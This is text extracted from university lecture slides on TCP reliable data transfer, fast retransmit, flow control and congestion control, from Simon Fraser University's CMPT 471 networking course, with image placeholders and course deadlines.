


Reliable Data Transfer


- Creates RDT service over unreliable IP
 - Pipelined segments
 - Cumulative ACKs
 - Timeout/retransmit
 - Single timer (**Why?**)
- Retransmissions are triggered by:
 - Timeout events
 - Duplicate ACK
- Initially consider simplified TCP sender:
 - ignore duplicate acks
 - ignore flow control, congestion control

Reliable Data Transfer


- Sender maintains:
 - **NextSeqNum**: seq. # of next byte to be sent
 - **SendBase**: seq. # of the oldest unACK'ed byte




Scenario 1



Scenario 2



Scenario 3



Doubling the Timeout Interval

- A modification that many TCP implementations perform
 - At a timeout event

Timeout
<ol style="list-style-type: none">1. Retransmit not-yet-ACK'ed segment with the smallest seq. #2. Start the timer3. $\text{EstimatedRTT} = 2 * \text{EstimatedRTT}$


- Why?
 - A timeout often indicates congestion
 - Persistent retransmissions will make congestion worse
 - I.e., TCP exponentially backs off

Fast Retransmit

- Time-out period often relatively long:
 - long delay before resending lost packet
- Detect lost segments via duplicate ACKs.
 - Sender often sends many segments back-to-back
 - If segment is lost, there will likely be many duplicate ACKs.
- When do duplicate ACKs happen?
- If sender receives **3 ACKs** for the same data, it supposes that segment after ACKed data was lost:
 - **Fast retransmit:** resend segment before timer expires


Flow Control

- *Sender won't overflow receiver's buffer by transmitting too much, too fast*
- Matching the send rate to receiving app consumption rate
- Why?



Flow Control

- Spare room in buffer
 - = **RcvWindow**
 - = $\text{RcvBuffer} - [\text{LastByteRcvd} - \text{LastByteRead}]$
- Receiver advertises spare room by including value of **RcvWindow** in segments
- Sender limits unACK'ed data to **RcvWindow**
 - guarantees receive buffer doesn't overflow



Congestion Control

- Congestion: sources send too much data for **network** to handle
 - different from flow control
- Congestion results in:
 - lost packets (buffer overflow at routers)
 - more work (retransmissions)
 - waste of upstream links' capacity
 - Pkt traversed several links, then dropped at congested router
 - long delays (queuing in router buffers)
 - poor performance (less responsive app)
 - unneeded retransmissions
- **Congestion control:** The sender limits its send rate when congestion happens

Approaches to Congestion Control


- End-to-end
 - No feedback from the network (i.e., routers)
 - Hosts need to detect congestion and react to it
- Network-assisted
 - The network “notifies” the sender about a congestion
 - Either by a direct feedback or via the receiver.

TCP Congestion Control

- Sender limits unACK'ed data to:
 - $\min(\text{cwnd}, \text{rwnd})$
 - cwnd: is the “congestion window”
- For our discussion: assume rwnd is large enough
- Above equation achieves both flow and congestion control
- Roughly, what is the sending rate as a function of cwnd ?
 - Ignore loss and transmission delay
- Rate = cwnd / RTT (bytes/sec)
 - So, rate and cwnd are somewhat synonymous

TCP Congestion Control: Approach

- **Approach:** probe for usable bandwidth in network
 - increase transmission rate until loss occurs then **decrease**
 - Additive increase, multiplicative decrease (AIMD)



Next Lecture

- Congestion Control
- Throughput model
- TCP in wireless networks
- Fairness
- Network-assisted congestion control

Todo and Deadlines

- Reading:
 - [KR16]: Ch 3
- This week:
 - Project ideas this Thursday
- Next week:
 - Pbm set #1 is due on Oct 5th
 - Quiz# 1 is on Oct 8th

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Transport Layer

Instructor: Khaled Diab

Congestion Control

- Congestion: sources send too much data for **network** to handle
 - different from flow control
- Congestion results in:
 - lost packets (buffer overflow at routers)
 - more work (retransmissions)
 - waste of upstream links' capacity
 - Pkt traversed several links, then dropped at congested router
 - long delays (queuing in router buffers)
 - poor performance (less responsive app)
 - unneeded retransmissions
- **Congestion control:** The sender limits its send rate when congestion happens

Approaches to Congestion Control

